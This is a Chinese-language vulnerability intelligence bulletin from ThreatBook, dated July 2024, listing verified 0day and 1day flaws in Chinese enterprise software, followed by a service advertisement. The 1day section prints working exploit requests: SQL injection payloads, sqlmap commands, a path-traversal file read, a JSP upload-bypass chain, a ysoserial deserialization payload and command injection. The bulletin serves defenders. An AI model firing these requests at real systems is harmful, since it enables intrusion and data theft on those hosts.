微步在线
让安全没有边界

近期流传漏洞-验真情报合集

微步出品 • 全网独家 • 人肉验真 • 持续更新

版本号：07.22

2024/07/22

微步研究响应中心

隧讯

当前版本收录：截止到 7 月 22 日的所有流传漏洞验真情报合集

· 针对最近各渠道流传的漏洞消息，微步成立了漏洞专项组，对截获的每一条漏洞消息进行严谨的人工验证和复现，现将验证结果汇总为本报告；

· 本报告将以 1-2 日/次的频率不定期更新版本，接收方请密切关注报告日期，确保使用最新版本的报告；

· **本报告内容最终解释权归微步所有。该情报为微步内部情报，接收方不得再次转发或对外公开发布。接收方须将该情报用于维护自身网络安全等合法目的，不得用于发起网络攻击等违法行为。**

目录

已验真的 0day 漏洞

20240722

1. 通天星主动安全监控云平台远程代码执行漏洞 (XVE-2023-36633)

来源：X 漏洞奖励计划

影响版本：version <= V7.32.0.2

临时缓解措施：

- 使用防护类设备对相关资产进行防护，拦截请求中出现的恶意 SQL 语句。
- 如非必要，避免将资产暴露在互联网。

详情信息：

该漏洞仍处于 0day 状态，暂不公开提供。如有需要请联系微步支持。

2. H3C Workspace 云桌面 远程命令执行漏洞(XVE-2024-8180)

来源：X 漏洞奖励计划

影响版本：version <= E1013P13

临时缓解措施：

- 使用防护类设备对相关资产进行防护，拦截请求中出现的恶意命令执行语句。
- 如非必要，避免将资产暴露在互联网。

详情信息：

该漏洞仍处于 0day 状态，暂不公开提供。如有需要请联系微步支持。

3. 润乾报表前台任意文件上传漏洞(XVE-2023-2519)

来源：X 漏洞奖励计划

影响版本：version <= 20221210

临时缓解措施：

- 使用防护类设备对相关资产进行防护，拦截请求中出现的恶意 jsp 代码和../路径穿越字符。
- 如非必要，避免将资产暴露在互联网。

详情信息：

该漏洞仍处于 0day 状态，暂不公开提供。如有需要请联系微步支持。

已验真的 1day/Nday 漏洞

20240722

1. 通天星 CMSV6 车载视频监控平台 disable 存在 SQL 注入漏洞 (XVE-2024-17935)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-17935

详情信息：

```
GET
/edu_security_officer/disable;downloadLogger.action?ids=1+AND+%28SELECT+
2688+FROM+%28SELECT%28SLEEP%285%29%29%29kOIi%29 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36
```

2. 亿赛通数据泄露防护(DLP)系统 NetSecConfigAjax SQL 注入漏洞(XVE-2024-17936)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-17936

详情信息：

```
POST /CDGServer3/NetSecConfigAjax;Service HTTP/1.1

Host:

Content-Type: application/x-www-form-urlencoded


command=updateNetSec&state=123';if (select

IS_SRVROLEMEMBER('sysadmin'))=1 WAITFOR DELAY '0:0:5'--
```

3. 亿赛通数据泄露防护(DLP)系统 NoticeAjax SQL 注入漏洞 (XVE-2024-17938)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-17938

详情信息：

```
POST /CDGServer3/NoticeAjax;Service HTTP/1.1

Host:

Content-Type: application/x-www-form-urlencoded


command=delNotice&noticeId=123';if (select
```

```
IS_SRVROLEMEMBER('sysadmin'))=1 WAITFOR DELAY '0:0:5'--
```

4. 天问物业 ERP 系统 AreaAvatarDownLoad.aspx 任意文件读取漏洞(XVE-2024-17939)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-17939

详情信息：

```
GET
/HM/M_Main/InformationManage/AreaAvatarDownLoad.aspx?AreaAvatar=../we
b.config HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
```

5. 启明星辰 天玥网络安全审计系统 SQL 注入漏洞 (XVE-2023-5892)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2023-5892

详情信息：

```
python sqlmap.py -u "https://ip/ops/index.php?c=Reportguide&a=checkrn"
--data "checkname=123&tagid=123" --skip-waf --random-agent --dbs --batch
--force-ssl
```

6. 致远 OA fileUpload.do 前台文件上传绕过漏洞 (XVE-2024-8166)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-8166


详情信息：

1、上传图片马，返回 fileid 值

```
POST /seeyon/autoinstall.do/../../seeyon/fileUpload.do?method=processUpload
HTTP/1.1
Host:
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Type: multipart/form-data; boundary=00content0boundary00
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN)
```

```
AppleWebKit/523.15 (KHTML, like Gecko, Safari/419.3) Arora/0.3 (Change: 287
c9dfb30)
Content-Length: 754


--00content0boundary00
Content-Disposition: form-data; name="type"



--00content0boundary00
Content-Disposition: form-data; name="extensions"


png
--00content0boundary00
Content-Disposition: form-data; name="applicationCategory"



--00content0boundary00
Content-Disposition: form-data; name="destDirectory"



--00content0boundary00
Content-Disposition: form-data; name="destFilename"
```

```
--00content0boundary00

Content-Disposition: form-data; name="maxSize"



--00content0boundary00

Content-Disposition: form-data; name="isEncrypt"



false

--00content0boundary00

Content-Disposition: form-data; name="file1"; filename="1.png"

Content-Type: Content-Type: application/pdf


<% out.println("hello");%>

--00content0boundary00--
```



2、修改文件后缀为 jsp

```
POST /seeyon/autoinstall.do/../../seeyon/privilege/menu.do HTTP/1.1

Host:

Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2

Content-type: application/x-www-form-urlencoded

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; Acoo Browser;

SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.0.04506)

Content-Length: 64



method=uploadMenuIcon&fileid=ID 值&filename=qwe.jsp
```

3、访问 jsp 文件触发恶意 jsp 代码

```
GET /seeyon/main/menuIcon/qwe.jsp HTTP/1.1

Host:
```

7. F5 BIG-IP 远程代码执行漏洞(XVE-2023-29359)

来源：X 漏洞奖励计划

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2023-29359

详情信息：

```
https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/202
```

```
3/CVE-2023-46747.yaml
```

8. 用友 U8 cloud MonitorServlet 反序列化漏洞 (XVE-2023-28865)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2023-28865

详情信息：

使用 ysoserial 工具生成恶意序列化数据

java -jar ysoserial.jar CommonsCollections6 "ping dnslog.cn" > obj.ser

```
POST /service/~iufo/nc.bs.framework.mx.monitor.MonitorServlet HTTP/1.1

Host:

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36


恶意序列化数据
```

9. 万户 OA SQL 注入漏洞(XVE-2023-26186)

来源：X 漏洞奖励计划

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2023-26186

详情信息：

```
python sqlmap.py -u

"http://xxxxxxxxx/defaultroot/public/iWebOfficeSign/DocumentEdit_unite.jsp;?R
```

```
ecordID=1" --level 3 --dbs
```

10. 锐捷 RG-NBS2026G-P 交换机 WEB 管理 ping.htm 未授权访问漏洞(XVE-2024-17942)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-17942

详情信息：

/safety/ping.htm

11. 福建科立讯通信 指挥调度管理平台 ajax_users.php 信息泄露漏洞(XVE-2024-17952)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-17952

详情信息：

/app/ext/ajax_users.php

12. 福建科立讯通信 指挥调度管理平台 ajax_users.php SQL 注入漏洞(XVE-2024-15986)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2024-15986

详情信息：

```
POST /app/ext/ajax_users.php HTTP/1.1
```

```
Host:

User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:5.0) Gecko/20100101 Firefox/5.0

info

Content-Type: application/x-www-form-urlencoded


dep_level=1') UNION ALL SELECT

NULL,CONCAT(0x7e,md5(1),0x7e),NULL,NULL,NULL-- -
```

13. 福建科立讯通信 指挥调度管理平台存在远程命令执行漏洞 (XVE-2023-36635)

来源：公开信息

漏洞信息：

https://x.threatbook.com/v5/vul/XVE-2023-36635

详情信息：

```
GET

/api/client/audiobroadcast/invite_one_member.php?callee=1&roomid=%60ech

o%20test%3Etest.txt%60 HTTP/1.1

Host:

User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36

(KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36

Accept-Encoding: gzip, deflate

Accept: */*

Connection: keep-alive
```

未复现成功的漏洞

1. 北京筑业建设工程资料同步跟踪检查与流转交互云平台密码重置漏洞
2. 同鑫科技 EHR 系统全系列 SQL 注入漏洞
3. 金和 OA C6CreateGroup 接口注入漏洞

关于微步在线漏洞情报订阅服务

服务简介

微步在线漏洞情报订阅服务是由微步在线漏洞团队面向企业推出的一项高级分析服务，致力于通过微步在线自有产品强大的高价值漏洞发现和收集能力以及微步在线核心的威胁情报能力，为企业提供 0day 漏洞预警、最新公开漏洞预警、漏洞分析及评估等漏洞相关情报，帮助企业应对最新 0day/1day 等漏洞威胁并确定漏洞修复优先级，快速收敛企业的攻击面，保障企业自身业务的正常运转。

服务内容

- ✓ 提供业内小范围活跃使用的 0day 漏洞情报及详细分析报告。
- ✓ 提供最新公开披露漏洞的漏洞分析预警服务，包含漏洞影响产品及版本、基于威胁情报的漏洞修复优先级（VPT）相关信息、排查及修复建议。
- ✓ 提供人工漏洞影响面排查及分析服务。

能力优势

- ✓ 微步在线 X 漏洞奖励计划面向全行业收集高价值漏洞，相关收录漏洞通过分析验证确认后，会作为漏洞情报订阅内容之一提供给企业。X 漏洞奖励计划上线至今已经收录大量主流应用、中间件、主流商业安全/网络/运维管理产品的高价值漏洞，能够有力帮助企业抵御 0day 威胁。
- ✓ 微步在线多款自有产品具备强大的 0day 漏洞及漏洞在野攻击的发现能力。目前微步在线的免费蜜罐产品 HFish 已经在全球部署上万个节点，还包括数千个流量分析节点。
- ✓ 微步在线强大的威胁情报能力掌握了全网各类 APT 组织、黑产团伙的最新攻击大数据，其中包括其 0day 漏洞、已知漏洞以及对应 exp 等，相关数据可以更多上下文数据对全量漏洞库进行精准画像，输出漏洞修复优先级评估（VPT），提高漏洞修复效率，解决传统基于 CVSS 的漏洞情报告警过多、无法有效甄别高价值漏洞的弊端。

让安全没有边界

公司简介：

北京微步在线科技有限公司成立于 2015 年，是数字时代网络安全技术创新型企业，专注于精准、高效、智能的网络威胁发现和响应，开创并引领中国威胁情报行业的发展，提供“云+流量+端点”全方位威胁发现和响应产品及服务，帮助客户建立全生命周期的威胁监控体系和安全响应能力。

邮箱：contactus@threatbook.cn

电话：400-030-1051

官网：www.threatbook.cn

北京：北京市海淀区苏州街 49-3 号 4 层 1-24

上海：上海市杨浦区大连路588—688号宝地广场b座1104

广州：广州市天河区体育东路116号财富广场东塔2401A

深圳：深圳市南山区科技南十二路曙光大厦701室

武汉：湖北省武汉市东湖新技术开发区高新大道438号宜科中心园区2栋12层1203

成都：成都市高新区吉泰五路118号3栋10层2号

南京：南京市江宁区东山街道金源路 2 号绿地之窗商务广场 D1 幢 1206 室